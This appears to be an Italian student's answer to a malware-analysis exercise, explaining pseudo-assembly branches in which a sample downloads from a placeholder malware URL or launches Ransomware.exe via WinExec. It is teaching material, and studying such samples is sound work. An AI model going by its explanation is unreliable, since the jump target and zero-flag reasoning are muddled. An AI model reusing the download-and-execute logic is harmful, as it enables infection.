

Traccia:

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

1. Spiegate, motivando, quale **salto condizionale** effettua il Malware.
2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea **verde** i salti effettuati, mentre con una linea **rossa** i salti non effettuati.
3. Quali sono le diverse funzionalità implementate all'interno del Malware?
4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione . Aggiungere eventuali dettagli tecnici/teorici.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Tabella 3



Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Traccia 1

- Salto condizionale

Il salto condizionale che verrà effettuato è verso locazione di memoria 00401068. Questo perché, analizzando le istruzioni fornite e la logica di esecuzione del programma:

1. L'istruzione **cmp EAX, 5** confronta il contenuto di **EAX** con il valore 5. Poiché **EAX** è stato impostato a 5, questa condizione sarà soddisfatta.
2. Il salto condizionale **jnz** (jump if not zero) all'indirizzo **loc0040BBA0** verrà ignorato perché la condizione del confronto (**EAX** non è zero) non è soddisfatta.
3. L'istruzione **inc EBX** incrementa il valore di **EBX** da 10 a 11.
4. L'istruzione **cmp EBX, 11** confronta il contenuto di **EBX** con il valore 11. Poiché **EBX** è stato incrementato a 11, questa condizione sarà soddisfatta.
5. Il salto condizionale **jz** (jump if zero) all'indirizzo **loc0040FFA0** verrà eseguito perché **EBX** è uguale a 11.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	 ; tabella 2
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	
0040105F	inc	EBX	 ; tabella 3
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	

Traccia 2

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Traccia 3

- Funzionalità Malware

Il malware presenta due funzionalità principali: scaricare file da un server remoto e eseguire un ransomware sul sistema della vittima.

1. Funzionalità della Tabella 2:

- **Download da remoto:** Il malware è in grado di scaricare file da un server remoto tramite una funzione chiamata **DownloadToFile()**. Questo è possibile attraverso l'utilizzo dell'URL **www.malwaredownload.com**, il cui percorso è contenuto nel registro **EDI**.

2. Funzionalità della Tabella 3:

- **Esecuzione di file locale:** Il malware è in grado di eseguire un file locale situato nel percorso specificato dal registro **EDI**. Questo file sembra essere un ransomware, in quanto è situato sul desktop dell'utente locale. L'esecuzione di questo file viene effettuata tramite la chiamata alla funzione **WinExec()**.

Dal momento che il malware eseguirà il salto condizionale seguirà il percorso corrispondente alla Tabella 3 .

Traccia 4

- Funzioni CALL

Entrambe le funzioni passano i loro argomenti attraverso lo stack utilizzando l'istruzione push.

- Nella Tabella 2, l'URL è stato caricato nel registro EAX e successivamente inserito nello stack con push .La funzione **DownloadToFile()** riceve l'URL come argomento :l'URL(**www.malwaredownload.com**)
- Nella Tabella 3, il percorso del file è stato caricato nel registro EDX e poi inserito nello stack con push . Il percorso del file (**C:\Program and Settings\Local User\Desktop\Ransomware.exe**) viene caricato nel registro .